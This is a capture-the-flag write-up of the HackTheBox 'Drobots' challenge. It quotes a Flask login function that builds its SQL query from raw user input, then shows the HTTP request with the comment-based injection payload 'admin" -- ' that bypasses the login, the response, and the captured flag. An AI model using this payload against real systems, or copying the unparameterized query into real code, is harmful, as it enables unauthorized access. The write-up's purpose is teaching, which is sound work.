

Drobots

Platform	HackTheBox
Category	Cyber Apocalypse 2023 - The Cursed Mission
Difficulty	very easy
Tags	SQL-Injection
Status	Rooted/Finished
Payload	
Source Code	

Intro to the challenge

Set up

CHALLENGE NAME


Drobots



Pandora's latest mission as part of her reconnaissance training is to infiltrate the Drobots firm that was suspected of engaging in illegal activities. Can you help pandora with this task?

Information Gathering

▼ The application at-a-glance 🔍



▼ Source code review

```
from colorama import Cursor
from application.util import createJWT
from flask_mysql import MySQL

mysql = MySQL()

def query_db(query, args=(), one=False):
    cursor = mysql.connection.cursor()
    cursor.execute(query, args)
    rv = [dict((cursor.description[idx][0], value)
               for idx, value in enumerate(row)) for row in cursor.fetchall()]
    return (rv[0] if rv else None) if one else rv

def login(username, password):
    # We should update our code base and use techniques like parameterization to avoid SQL Injection
    user = query_db(f'SELECT password FROM users WHERE username = "{username}" AND password = "{password}" ', one=True)

    if user:
        token = createJWT(username)
        return token
    else:
        return False
```

From the above code we can understand that there's possibility of SQL injection as user input is directly appended to the query.

The Bug

- SQL injection

Request

PrettyRawHex

1POST /api/login HTTP/1.1

2Host: 68.183.45.143:32181

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0

4Accept: */*

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate

7Referer: http://68.183.45.143:32181/

8Content-Type: application/json

9Content-Length: 45

10Origin: http://68.183.45.143:32181

11Connection: close

12

13{

14 "username": "admin" -- "

15 "password": "admin"

16}

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Server: Werkzeug/2.2.3 Python/3.8.16

3Date: Fri, 24 Mar 2023 17:15:36 GMT

4Content-Type: application/json

5Content-Length: 22

6Vary: Cookie

7Set-Cookie: session=eyJhdXRoIjo1ZXlkaGJHY2lPaUpJVXpJMU5pS0Njb111YONJMHkrcFhWQ0o5LmV5SjFjMlZ5YmlGdFpTSTZjbUZeYldsdVhDSXPMU0F0SW13aVpYaHdJam94TmpjNU5qazV0ek0yZlEuQ18xNjRaQzE2THJZYWJ6S210dElyWTRLTkR0YjdhTEFLOk1hRkFwemlWZyJ9.ZB3auA.5lpQvI-_o_FbYyakU0pHRcEn_gE; HttpOnly; Path=/

8Connection: close

9


10{

11 "message": "Success"

12}

Exploitation

admin\ " -- "

DrobotsInventoryCustomersSettingsLogout

Available Robots

Robot ID	Robot Name	Robot Model	Robot Manufacturer	Robot Price	Robot Rental Price	Robot Availability
ID-001	RoboForge	Alpha	HTB{p4r4m3t3r1z4t10n_1s_1mp0rt4nt!!!}	\$999	\$99/day	In Stock
ID-002	RoboTron	Beta	Automatronix Inc.	\$1299	\$149/day	Out of Stock
ID-003	RoboCortex	Gamma	Robotronics Inc.	\$1199	\$99/day	In Stock
ID-004	RoboSurge	Sigma	Robotronics Inc.	\$1399	\$199/day	In Stock
ID-005	RoboMaximus	Gamma	Robotronics Inc.	\$1599	\$399/day	In Stock
ID-006	RoboSavior	Beta	Robotronics Inc.	\$1099	\$299/day	In Stock
ID-007	RoboSapiens	Epison	RoboCorp Inc.	\$1599	\$169/day	Out of Stock
ID-008	AutonX	Zeta	RoboCorp Inc.	\$1799	\$139/day	In Stock
ID-009	MechDroid	Gamma	Robotronics Inc.	\$599	\$199/day	In Stock
ID-010	CyberMachine	Lambda	RoboCorp Inc.	\$599	\$399/day	Out of Stock

Flag

HTB{p4r4m3t3r1z4t10n_1s_1mp0rt4nt!!!}

Writeup

Writeup - TITLE [DIFFICULTY]

Video Writeup